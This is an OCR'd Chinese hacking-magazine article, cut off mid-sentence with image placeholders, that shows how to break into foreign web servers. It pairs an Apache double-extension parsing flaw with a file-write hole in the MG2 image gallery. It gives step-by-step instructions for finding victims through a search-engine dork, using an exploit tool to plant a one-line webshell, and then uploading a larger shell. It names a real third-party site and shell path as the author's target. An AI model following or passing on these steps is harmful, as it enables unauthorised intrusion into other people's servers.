



图14


图15

文章难易度：★★★
文章简介：MG2图片处理程序最新漏洞的详细利用

# 大家一起来入侵国外主机

余风

某日，在新世纪网安瞎逛，看见了一个“MG2 漏洞利用工具”，下载后才发现是个好东西，成功率极高，于是写出来与大家一起分享。

## 一、漏洞简介

据介绍，这是Apache 的一个比较新的安全漏洞。任意以.php 开头的文件名，Apache 都会当做php 文件来解析，比如“.php.comment”就将被当做php 文件来解析，根据这一缺陷，引发了一系列的漏洞。而MG2 则是在国外非常流行的一个PHP + HTML 的图片管理程序，由于商业版被破解，所以程序流传甚广。其最新版本程序存在文件写入漏洞，因此可以配合Apache 漏洞直接获得Webshell。

## 二、利用方法

我们在GOOGLE 中搜索关键字“powered by MG2”，从搜索结果中找个地址后面是“index.php”的网页，如图1。




图1

然后把网址复制到漏洞利用工具的地址栏中，如图2（注意：因为地址文本框后面有个“/index.php”，所以文本框里的网址形式就应该是“http://www.xxxx.com”或“http://www.xxx.com/xx”）。我填的是“http://www.rominacarrara.com.ar/galeria”，然后点“上传SHELL”，稍等一会儿，工具返回页面后，我们再点“访问SHELL”，如果返回如图3 所示的页面，就说明上传一句话小马成功了。

接下来，我们上传一个大马，点工具上的“专用一句话连接端”就会自动下载连接木马的客户端，“TTPHP 微型客户端”下载好后，我们把MG2 漏洞利用工具中的SHELL 地址，也就是“http://www.rominacarrara.com.ar/galeria/pictures/tt.php.




图 2




图 3

